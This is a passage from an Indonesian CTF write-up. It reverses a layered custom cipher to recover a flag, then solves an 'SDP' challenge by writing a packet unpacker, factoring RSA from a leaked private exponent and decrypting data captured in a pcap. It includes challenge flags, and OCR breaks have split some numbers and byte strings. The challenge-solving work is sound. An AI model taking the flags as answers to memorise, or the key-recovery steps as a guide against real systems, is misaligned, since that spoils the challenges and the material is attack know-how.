Untuk me-reversenya, tinggal menggunakan substitution box yang sudah di-inverse (`INV_DAT_00104060`) seperti ini:

```
void INV_FUN_001012b8(long param_1, unsigned long param_2) {
    for (unsigned long i = 0; i < param_2; i++) {
        *(unsigned char *)(param_1 + i) = INV_DAT_00104060[*(unsigned char *)(param_1 + i)];
    }
}
```

FUN_0010124d melakukan affine cipher yaitu `*(unsigned char *)(param_1 + i) = *(unsigned char *)(param_1 + i) * param_3 + param_4`:

```
void FUN_0010124d(long param_1, unsigned long param_2, char param_3, char param_4) {
    for (unsigned long i = 0; i < param_2; i++) {
        *(unsigned char *)(param_1 + i) = *(unsigned char *)(param_1 + i) * param_3 + param_4;
    }
}
```

Pertama-tama, perlu multiplicative inverse dari `param_3` dengan kondisi `(param_3 * inv_param3) % 256 == 1`, namun kita tidak tahu `inv_param3`.
Decryption methodnya seperti ini:

```
void INV_FUN_0010124d(long param_1, unsigned long param_2, char param_3, char param_4) {
    char inv_param3 = 0;
    for (int i = 1; i < 256; i++) {
        if ((i * param_3) % 256 == 1) {
            inv_param3 = i;
            break;
        }
    }

    for (unsigned long i = 0; i < param_2; i++) {
        unsigned char *byte = (unsigned char *)(param_1 + i);
        *byte = ((*byte - param_4 + 256) * inv_param3) % 256;
    }
}
```

FUN_001011cd melakukan circular bit shift, bukan byte, kepada setiap karakter pada text:

```
void FUN_001011cd(long param_1, unsigned long param_2, unsigned char param_3) {
    for (unsigned long i = 0; i < param_2; i++) {
        unsigned char byte = *(unsigned char *)(param_1 + i);
        *(unsigned char *)(param_1 + i) = (byte << param_3) | (byte >> (8 - param_3));
    }
}
```

Reversingnya simple ahh, tinggal balikin aja arahnya panah nyaa.
Decryption methodnya seperti ini:

```
void INV_FUN_001011cd(long param_1, unsigned long param_2, unsigned char param_3) {
    for (unsigned long i = 0; i < param_2; i++) {
        unsigned char byte = *(unsigned char *)(param_1 + i);
        *(unsigned char *)(param_1 + i) = (byte >> param_3) | (byte << (8 - param_3));
    }
}
```

FUN_00101169 melakukan caesar cipher untuk setiap karakter dengan indexnya sendiri, dengan modulo `param_3`, yaitu `0xFF`.

```
void FUN_00101169(long param_1, unsigned long param_2, unsigned char param_3) {
    for (unsigned long i = 0; i < param_2; i++) {
        *(unsigned char *)(param_1 + i) = (*(unsigned char *)(param_1 + i) + i) % param_3;
    }
}
```

Tinggal kurangi tiap karakter dengan indexnya sendiri, dan ditambah `0xFF` jika hasilnya negatif:

```
void INV_FUN_00101169(long param_1, unsigned long param_2, unsigned char param_3) {
    for (unsigned long i = 0; i < param_2; i++) {
        unsigned char *byte = (unsigned char *)(param_1 + i);
        *byte = (*byte >= i) ? *byte - i : *byte - i + param_3;
    }
```

```
}
```

Gabung kelima decryption method, terus panggil aja, dengan input adalah encrypted flag dalam *output.txt*:

```
void FUN_00101decrypt(void *param_1, size_t param_2, void *param_3, void *param_4) {
    memcpy(param_4, param_1, param_2);

    for (int i = 0; i < 10; i++) {
        INV_FUN_0010130c(param_4, param_2, 2);
        INV_FUN_001012b8((long long)param_4, param_2);
        INV_FUN_0010124d((long long)param_4, param_2, 5, 8);
        INV_FUN_001011cd((long long)param_4, param_2, 3);
        INV_FUN_00101169((long long)param_4, param_2, 0xff);
    }
}

int main(void) {
    FUN_001013f8();
    init_inverse_sbox();

    char encrypted[] = {107, 207, 161, 72, 67, 246, 216, 243, 182, 94, 113, 117, 163, 2, 159};
    size_t length = strlen(encrypted);
    unsigned char *decrypted = malloc(length);

    FUN_00101decrypt(encrypted, length, NULL, decrypted);

    printf("Decrypted: %s\n", decrypted);

    free(decrypted);
    return 0;
}
```

```
~/CTF/Reverse Engineering/NCW/~I Kinda Get It Now (maint ×)  rgcc solve2
.c
Decrypted: {ezb4ng9tka6pw}
~/CTF/Reverse Engineering/NCW/~I Kinda Get It Now (maint ×)
```

Flag: NCW{ezb4ng9tka6pw}

3. SDP

Deskripsi


i think rev player should be all-rounder.
Author: Marc A.K.A. Dimas Maulana (respek 🙏)

Informasi

“SDP is a security technique that controls access to resources based on identity, forming a virtual boundary around networked resources. Unlike

traditional VPNs, SDP responds to outgoing connection requests, keeping the network itself hidden from attackers. This approach reduces the attack surface and minimizes the risk of data breaches.”

note: gua stuck unpacking packet encrypted flag udah dari isya omg



Solusi

```
$ file capture.pcap sdp.pyc server.py
capture.pcap: pcapng capture file - version 1.0
sdp.pyc:      Byte-compiled Python module for CPython 3.12 or newer,
timestamp-based, .py timestamp: Sat Oct  5 16:39:43 2024 UTC, .py size:
4724 bytes
server.py:    Python script, ASCII text executable, with CRLF line
terminators
```

sdp.py

Mari kita mulai dari *sdp.pyc*. ‘.pyc’ artinya sebuah file ‘Python Compiled’. Kita gunakan sebuah decompiler online, dan mendapatkan *sdp.py* dari *sdp.pyc*. Di *sdp.py*, tidak ada code yang dapat dijalankan, melainkan hanya definisi dan deklarasi implementasi SDP. *SdpStruct* digunakan untuk meng-pack dan unpack paket yang dikirimkan oleh *server.py*. Hanya saja, method *unpack* tidak terimplementasi dan harus kita (pake LLMs xd) yang membuatnya:

```
# Decompiled with PyLingual (https://pylingual.io)
# Internal filename: sdp.py
# Bytecode version: 3.12.0rc2 (3531)
# Source timestamp: 2024-10-05 16:39:43 UTC (1728146383)

import struct
from enum import Enum
from typing import *

class SdpDataType(Enum):
    INTEGER_POSITIVE = 0
    INTEGER_NEGATIVE = 1
    FLOAT = 2
    DOUBLE = 3
```

```
    STRING = 4
    LIST = 5
    DICT = 6
    STRUCT_BEGIN = 7
    STRUCT_END = 8

class SdpStruct:

    def __init__(self, data: Dict[int, Any]=None):
        self._data = data or {}

    def __getitem__(self, key: int) -> Any:
        return self._data[key]

    def __setitem__(self, key: int, value: Any) -> None:
        self._data[key] = value

    def __delitem__(self, key: int) -> None:
        del self._data[key]

    def __repr__(self) -> str:
        return f'{self._data}'

    def __eq__(self, other: 'SdpStruct') -> bool:
        return isinstance(other, SdpStruct) and self._data == other._data

    def __iter__(self):
        return iter(self._data)

    def __len__(self):
        return len(self._data)

    def __contains__(self, key):
        return key in self._data

    def __json__(self):
        return self._data

    def get(self, key, default=None):
        return self._data.get(key, default)

    def items(self):
        return self._data.items()

    @staticmethod
    def _pack_number(value: int) -> bytes:
        result = bytearray()
        while value > 127:
            result.append(value & 127 | 128)
            value >>= 7
        result.append(value)
        return bytes(result)

    @staticmethod
    def _unpack_number(data: bytes, offset: int) -> tuple[int, int]:
        # raise NotImplementedError
        result = 0
        shift = 0
        while True:
            byte = data[offset]
            offset += 1
            result |= (byte & 127) << shift
            if byte < 128:
```

```
                break
            shift += 7
        return result, offset

    @classmethod
    def _pack_value(cls, tag: int, value: Any) -> bytes:
        if isinstance(value, int):
            type_ = SdpDataType.INTEGER_POSITIVE if value >= 0 else SdpDataType.INTEGER_NEGATIVE
            header = type_.value << 4 | (tag if tag < 15 else 15)
            result = bytes([header])
            if tag >= 15:
                result += cls._pack_number(tag)
            result += cls._pack_number(abs(value))
            return result
        if isinstance(value, float):
            type_ = SdpDataType.DOUBLE
            header = type_.value << 4 | (tag if tag < 15 else 15)
            result = bytes([header])
            if tag >= 15:
                result += cls._pack_number(tag)
            result += struct.pack('d', value)
            return result
        if isinstance(value, str) or isinstance(value, bytes):
            type_ = SdpDataType.STRING
            header = type_.value << 4 | (tag if tag < 15 else 15)
            result = bytes([header])
            if tag >= 15:
                result += cls._pack_number(tag)
            encoded = value.encode('utf-8') if isinstance(value, str) else value
            result += cls._pack_number(len(encoded)) + encoded
            return result
        if isinstance(value, list):
            type_ = SdpDataType.LIST
            header = type_.value << 4 | (tag if tag < 15 else 15)
            result = bytes([header])
            if tag >= 15:
                result += cls._pack_number(tag)
            result += cls._pack_number(len(value))
            for item in value:
                result += cls._pack_value(0, item)
            return result
        elif isinstance(value, dict):
            type_ = SdpDataType.DICT
            header = type_.value << 4 | (tag if tag < 15 else 15)
            result = bytes([header])
            if tag >= 15:
                result += cls._pack_number(tag)
            result += cls._pack_number(len(value))
            for k, v in value.items():
                result += cls._pack_value(0, k)
                result += cls._pack_value(0, v)
            return result
        elif isinstance(value, SdpStruct):
            type_ = SdpDataType.STRUCT_BEGIN
            header = type_.value << 4 | (tag if tag < 15 else 15)
            result = bytes([header])
            if tag >= 15:
                result += cls._pack_number(tag)
            for sub_tag, sub_value in value.items():
                result += cls._pack_value(sub_tag, sub_value)
            result += bytes([SdpDataType.STRUCT_END.value << 4])
            return result
        else:
```

```
            raise ValueError(f'Unsupported type: {type(value)}')

    def pack(self) -> bytes:
        result = bytes([SdpDataType.STRUCT_BEGIN.value << 4])
        for tag, value in sorted(self._data.items()):
            result += self._pack_value(tag, value)
        result += bytes([SdpDataType.STRUCT_END.value << 4])
        return result

    @classmethod
    def _unpack_value(cls, data: bytes, offset: int) -> tuple[int, Any, int]:
        # raise NotImplementedError
        header = data[offset]
        offset += 1
        type_ = SdpDataType(header >> 4)
        tag = header & 15
        if tag == 15:
            tag, offset = cls._unpack_number(data, offset)

        if type_ in (SdpDataType.INTEGER_POSITIVE, SdpDataType.INTEGER_NEGATIVE):
            value, offset = cls._unpack_number(data, offset)
            if type_ == SdpDataType.INTEGER_NEGATIVE:
                value = -value
        elif type_ == SdpDataType.DOUBLE:
            value = struct.unpack('d', data[offset:offset+8])[0]
            offset += 8
        elif type_ == SdpDataType.STRING:
            length, offset = cls._unpack_number(data, offset)
            value = data[offset:offset+length]
            offset += length
        elif type_ == SdpDataType.LIST:
            length, offset = cls._unpack_number(data, offset)
            value = []
            for _ in range(length):
                _, item, offset = cls._unpack_value(data, offset)
                value.append(item)
        elif type_ == SdpDataType.DICT:
            length, offset = cls._unpack_number(data, offset)
            value = {}
            for _ in range(length):
                _, k, offset = cls._unpack_value(data, offset)
                _, v, offset = cls._unpack_value(data, offset)
                value[k] = v
        elif type_ == SdpDataType.STRUCT_BEGIN:
            value = SdpStruct()
            while True:
                if data[offset] >> 4 == SdpDataType.STRUCT_END.value:
                    offset += 1
                    break
                sub_tag, sub_value, offset = cls._unpack_value(data, offset)
                value[sub_tag] = sub_value
        else:
            raise ValueError(f'Unsupported type: {type_}')

        return tag, value, offset

    @classmethod
    def unpack(cls, data: bytes) -> 'SdpStruct':
        # raise NotImplementedError
        if data[0] >> 4 != SdpDataType.STRUCT_BEGIN.value:
            raise ValueError('Invalid SDP struct: does not start with STRUCT_BEGIN')

        result = cls()
```

```
        offset = 1
        while offset < len(data):
            if data[offset] >> 4 == SdpDataType.STRUCT_END.value:
                break
            tag, value, offset = cls._unpack_value(data, offset)
            result[tag] = value

        if offset >= len(data) or data[offset] >> 4 != SdpDataType.STRUCT_END.value:
            raise ValueError('Invalid SDP struct: does not end with STRUCT_END')

        return result
```

server.py

File *server.py* ini membuat socket pada host dengan port *8888*, dan kemudian mendengarkan connection dari manapun, mengarahkan request tersebut ke function *handler*. *handler* menggunakan RSA, dan mengirimkan private key (*d*) serta (*n*) ketika connection terbuat. Connection akan mengirimkan string *name* dan integer *sign*, yang apabila `(pow(sign, e, n) == bytes_to_long(name.encode()))` benar maka flag yang di-encrypt dengan AES CFB akan dikirim ke connection. Namun, packet encrypted flag tersebut dipendam dengan data-data sampah yang ditentukan secara random. Interaksi yang terjadi antara connection dan server:


- server: send d & n
- con: send name & sign
- server: send encrypted flag & data sampah

```
def handler(c: socket.socket):
    try:
        p, q = getPrime(512), getPrime(512)
        e = random.choice([13337, 65537])

        n = p * q
        d = pow(e, -1, (p-1)*(q-1))

        print(f'p = {p}')
        print(f'q = {q}')
        print(f'e = {e}')
        print(f'n = {n}')
        print(f'd = {d}')

        c.send(SdpStruct.pack(SdpStruct({
            0: d,
            1: n
        })))

        data = SdpStruct.unpack(c.recv(4096))
        name = data.get(0)
        sign = data.get(1)

        if not isinstance(name, str) or not isinstance(sign, int):
            return

        if not (pow(sign, e, n) == bytes_to_long(name.encode())):
```


```
            raise ValueError('Invalid signature')

        flag = open('flag.txt', 'rb').read()

        key = name + str(p) + str(q)
        cipher = Crypto.Cipher.AES.new(hashlib.sha256(key.encode()).digest(), Crypto.Cipher.AES.MODE_CFB)
        encrypted = cipher.encrypt(pad(flag, 16))

        data = SdpStruct({})

        done = False
        tag = 0
        flag_tag = 0
        while True:
            if not done:
                if tag > 10:
                    if random.random() < 0.1:
                        data[tag] = encrypted
                        flag_tag = tag
                        tag += 1
                        print('Flag Tag: ' + str(flag_tag))
                        done = True
                        continue
            else:
                if tag - flag_tag > 20:
                    if random.random() < 0.1:
                        break

            random_type = random.choice([
                SdpDataType.INTEGER_POSITIVE.value,
                SdpDataType.INTEGER_NEGATIVE.value,
                SdpDataType.DOUBLE.value,
                SdpDataType.STRING.value
            ])
            if random_type == SdpDataType.INTEGER_POSITIVE.value:
                random_value = random.randint(0, 2**64)
            elif random_type == SdpDataType.INTEGER_NEGATIVE.value:
                random_value = -random.randint(0, 2**64)
            elif random_type == SdpDataType.DOUBLE.value:
                random_value = random.random()
            elif random_type == SdpDataType.STRING.value:
                random_value = random_string(random.randint(50, 100))

            data[tag] = random_value
            tag += 1


        c.send(SdpStruct.pack(data))
    except Exception as e:
        print(f'Error: {e}')
```

capture.pcap

.pcap adalah sebuah file extension yang menyimpan hasil ‘capture’ sebuah traffic jaringan. Kita bisa menganalisis file seperti ini dengan Wireshark:



Pertama kali melihat, sepertinya koneksi tidak stabil :p
Server memakai port *8888*, kita filter saja dengan *tcp.srcport == 8888 || tcp.dstport == 8888*.



Ketiga paket penting adalah yang nomor 100, 326, kemudian 328, yang datanya adalah SDP Struct.

Oiya, untuk RSA-nya, kita sudah tahu *d* dan *n* dari paket pertama, bisa dapet *p*, *e* (trial & error) dan *q* dari RsaCracker:

```
$ rsacracker -d
579720249130116004355089066115814161397140387612682990139578355538478010416152814640352080602344960619565652864329365131432658107301788347457861450202751643555648532244036008893402599942755575021185046949671257744108993575039984095708312261264884091206247761308508176589948127865924276416001235576432
65650441 -n
607029046294131832463203491778802973271073357116303135706332458806365802380484422458850255083102358466133870789947455661295231308556485137006005979536319436496201826522487843986002105077353206120239540593418181190814790131491611967260395821266161182857945821387961574567784212287288384493862918044751
16786323 -e 13337 --factors
     Running [00:00:00] [=========================>
] 10/40  Elapsed time: 14.121902ms
Succeeded with attack: known_d
Factors of n:
p =
712966131858105330615655652913386888289686624716919471317193784507247788110955335707678522332309993149417803436666911736200386733566597175753883609300345 9
q =
851413579368932605647387762598062995263972750377192644415941354328109439174702616636630951904842903081668360411196862880530833616656169663775246573070129 7
```

Sebenarnya bisa pakai *tshark* untuk ambil data dari *capture.pcap* filenya, tapi aku copy value *data.data* aja terus kutaruh di

solve.py:

```
from sdp import SdpStruct, SdpDataType
from Cryptodome.Cipher import AES
from Cryptodome.Hash import SHA256
from Cryptodome.Util.Padding import pad, unpad
import hashlib

data =
SdpStruct.unpack(b'\x70\x00\x89\xde\x88\xc1\xce\xf9\xad\xbc\x86\xdb\xd1\xd8\xe8\xe1\xd1\xd1\xe0\xc5\
xc5\xf7\x94\x85\xdc\xca\xa6\xfa\xcb\x90\x9c\xe0\xc4\xb6\xa3\xc5\xfb\xd5\xeb\xa1\xa0\xc0\xab\xfd\xaa\
x92\xab\x8e\xdf\xae\xe6\xd2\x9b\xb1\xf9\xab\xa1\xe7\x9a\xc0\xc5\xc4\xef\x96\xe4\xc1\xc7\x86\xae\xee\
x87\xc9\xd6\xca\x83\xb6\xfc\xdf\xbc\xa1\xd4\xc4\x99\xc3\xd5\xd0\xc1\xfd\xa5\xf8\xf1\x82\xc1\x84\xb7\
xfe\xa0\xfd\xcc\xcd\xb3\xf0\xe1\x90\xe5\x8f\xfa\xdf\xcb\xba\xb9\xf5\x8e\xb2\xd9\xd9\xd2\xc8\xd9\x9e\
xb3\xc9\xe1\xbe\x82\xa2\xf9\xa9\xf3\xc4\xc8\xb4\xc8\xc4\xf1\xe8\xf0\xb8\xaf\xce\x89\xf0\xa2\x93\x8b\
x87\x8e\xa5\x01\x01\x93\xa5\xf2\xa4\x96\xea\xf7\x97\x8d\xfd\xc8\xbb\xec\xde\xbc\xd4\x9f\xe4\xa0\xe0\
xcc\xa3\x9b\x99\x8e\xa1\xb4\x93\xd4\xd5\xee\xcb\xfb\x9b\x9d\xba\xcd\xcf\x8d\x80\xf5\xe5\xa9\xdc\x83\
xa8\x86\xac\xf8\xeb\x80\xa3\xbf\x87\xe9\x9e\xf9\x8f\xff\xa1\xdd\xda\xe6\x91\xfd\xc4\xea\xe8\xbd\xbc\
xf7\xa5\x90\x80\xb5\x93\xe0\xd3\xc6\xb9\x84\xf5\xe9\xf4\x85\xdf\x81\x80\xfe\x98\xd0\xef\x91\xc2\xe0\
x9e\xb3\xaf\xa4\xce\x8b\xa3\x8c\x9b\x8f\x92\xd6\xc3\x9c\xf9\xcd\xa8\xce\xa2\x90\xde\xac\xbf\xda\x8f\
xbe\xdf\xa0\xdb\xf1\xe9\xe5\x80\xc4\xeb\xe1\xd5\xdb\xbc\xc7\xdb\xe7\xdd\xd0\xf8\x8c\xc5\xcf\xce\xf1\
xac\x01\x80')
d = data.get(0)
print(f'{d = }')
n = data.get(1)
print(f'{n = }')

q =
712966131858105330615655652913386888289686624716919471317193784507247788110955335707678522332309993149417803436666911736200386733566597175753883609300345 9
p =
851413579368932605647387762598062995263972750377192644415941354328109439174702616636630951904842903081668360411196862880530833616656169663775246573070129 7
print(f'{p = }')
```

```
print(f'{q = }')

data =
SdpStruct.unpack(SdpStruct(b'\x70\x40\x08\x61\x69\x6d\x61\x72\x64\x63\x72\x01\xed\xa0\xcb\xcf\x94\x9
f\xc0\x81\x84\xc3\x83\xfa\xe1\xa9\xc1\x8e\x8f\xc1\xc5\xb5\xee\xf3\xd8\xe4\x9d\xf4\x97\xc4\x9d\xd3\x8
9\xea\xbe\xbe\xa6\xb8\xeb\xa6\x9c\xd3\xc7\xdb\xab\xeb\x89\xc6\x97\xfa\x8e\xa9\xa0\xe2\xe2\xab\xf1\x9
6\x95\xb2\x9f\xaf\xed\xed\xa2\xdd\x9b\xae\xc4\x82\xf5\x8b\xd6\xb1\xba\xb7\xfb\xec\xcf\xd1\xfe\xc3\x9
7\xb0\xe4\x95\xd6\xc4\x82\xc5\xb7\xef\x9e\xfc\xce\xf1\xad\xb1\xc2\xa7\xd8\xbe\xce\xa6\xc0\x97\xff\x9
c\xa4\xb4\x87\x9d\x85\xdd\xac\xf7\xf2\x82\xe0\xeb\xf8\xdd\x9a\xf8\xf7\xf0\x85\xb7\xe5\xea\x9c\xc3\xf
3\xed\xd3\xeb\x97\xdc\xcb\xb8\xd1\x8e\xaf\x91\xfa\xa9\xa4\x8f\x01\x80'))
name = data.get(0).decode("utf-8")
print(f'{name = }')
sign = data.get(1)
print(f'{sign = }')

print(f'{isinstance(name, str) or not isinstance(sign, int) = }')
print(f'{int.from_bytes(name.encode()) = }')
print(f'{pow(sign, 65537, n) = }')
print(f'{pow(sign, 13337, n) = }')
print(f'{pow(sign, 13337, n) == int.from_bytes(name.encode()) = }')
print(f'{pow(sign, 65537, n) == int.from_bytes(name.encode()) = }')

key = name + str(p) + str(q)
cipher = AES.new(hashlib.sha256(key.encode()).digest(), AES.MODE_ECB)
bigboi =
SdpStruct.unpack(b'\x70\x40\x61\x38\x30\x4b\x36\x67\x32\x53\x4a\x38\x30\x48\x34\x62\x77\x42\x46\x4b\
x6b\x42\x78\x7a\x4c\x70\x34\x63\x61\x65\x68\x73\x4a\x73\x33\x37\x30\x50\x67\x57\x4b\x4a\x53\x61\x54\
x64\x51\x7a\x55\x6a\x41\x68\x63\x45\x48\x71\x4e\x6b\x74\x30\x67\x38\x57\x47\x34\x6f\x46\x47\x73\x55\
x76\x49\x69\x41\x52\x58\x45\x64\x52\x5a\x57\x6f\x68\x7a\x4e\x64\x6c\x6d\x43\x6b\x46\x6f\x6a\x58\x4f\
x42\x72\x4b\x77\x49\x11\xe7\xda\xe4\xc0\xac\xbb\xbc\xa3\x7d\x02\xfb\xd4\xa9\xa7\xe6\xd0\xa9\xc5\xac\
x01\x03\x88\xcf\xd2\xc8\xa1\xa7\xaf\xd3\xa5\x01\x34\x82\xdc\xe8\x13\xc5\xf4\xdf\x3f\x35\xea\xbf\x2f\
xe0\x66\xa2\xde\x3f\x36\x80\x66\xa7\x66\xff\x6f\x7e\x3f\x17\x92\xef\xe5\xfd\x8b\xd6\xb7\xc3\x6a\x08\
xb8\xd8\xcd\x8b\xb0\xb7\xfd\xd2\xca\x01\x19\xdf\xdb\x94\xc7\xe1\x99\xe4\xac\xcd\x01\x4a\x52\x4b\x56\
x67\x41\x38\x42\x4d\x36\x42\x65\x47\x65\x6f\x58\x57\x46\x4f\x5a\x47\x75\x39\x38\x6f\x42\x58\x6e\x4e\
x4b\x77\x63\x41\x6f\x57\x69\x65\x34\x38\x6c\x52\x78\x45\x75\x77\x57\x37\x62\x6b\x77\x32\x68\x43\x41\
x73\x7a\x61\x4f\x35\x32\x74\x39\x73\x30\x52\x57\x4b\x77\x43\x52\x6f\x32\x79\x46\x38\x4f\x76\x6d\x66\
x32\x44\x54\x58\x70\x4b\x38\x30\x64\x4f\x51\x65\x51\x59\x6b\x52\x54\x49\x54\x32\x35\x50\x44\x79\x6b\
x6b\x51\x74\x4b\x45\x54\x30\x35\x44\x4e\x4b\x44\x57\x51\x46\x79\x47\x77\x62\x4c\x31\x6c\x37\x4f\x68\
x53\x4a\x4f\x6e\x73\x45\x52\x4e\x7a\x58\x50\x59\x43\x4c\x4c\x46\x6b\x6f\x49\x6c\x53\x30\x39\x54\x6f\
x4e\x73\x64\x73\x4b\x34\x51\x59\x79\x54\x38\x77\x30\x32\x70\x67\x7a\x34\x75\x6e\x31\x73\x6c\x38\x71\
x79\x4d\x6d\x64\x4b\x7a\x67\x55\x77\x4a\x4c\x6f\x4a\x6a\x46\x48\x36\x46\x48\x62\x76\x34\x38\x42\x4e\
x38\x41\x54\x49\x49\x68\x69\x37\x6b\x56\x47\x46\x69\x54\x30\x41\x4d\x5c\x41\x47\x45\x74\x4d\x75\x32\
x56\x48\x5a\x35\x6c\x4a\x32\x62\x75\x37\x62\x62\x61\x4a\x56\x44\x62\x59\x5a\x6e\x6a\x71\x4c\x7a\x72\
x59\x30\x49\x38\x51\x48\x73\x74\x45\x37\x47\x62\x39\x72\x48\x62\x71\x35\x73\x31\x42\x68\x48\x4e\x30\
x44\x78\x43\x6c\x4a\x6e\x35\x76\x52\x78\x48\x6f\x49\x4e\x6b\x4a\x79\x6b\x64\x54\x57\x57\x36\x6d\x55\
x46\x4b\x48\x74\x5a\x4a\x4a\x4f\x78\x53\x3e\x5e\x31\x29\x9b\x26\x17\xde\x3f\x3f\x0f\x18\x2d\x06\xe1\
x61\xd6\xd6\x3f\x4f\x10\x41\x72\x6d\x41\x41\x78\x64\x6d\x66\x37\x6f\x42\x32\x4b\x4d\x57\x6a\x75\x54\
x32\x4b\x71\x6e\x35\x65\x4d\x49\x69\x51\x31\x56\x4b\x78\x70\x50\x63\x74\x6e\x6b\x58\x54\x72\x79\x78\
x6a\x62\x58\x62\x50\x6d\x6a\x6f\x70\x54\x35\x42\x4d\x4e\x68\x4a\x56\x55\x70\x7a\x54\x6f\x4f\x11\x30\
x57\xbc\x7d\xe4\xed\x64\x70\xa2\xa3\x59\x92\xa1\x1d\x1f\x76\x38\x12\x67\x7c\xad\xb4\x53\x23\x7d\xec\
x86\x56\xc7\xf2\x62\x75\xc6\xbb\x0f\x27\x6c\xac\x60\x20\x78\x6e\x4f\xf7\x7c\x2f\x30\x1e\x48\x3f\x12\
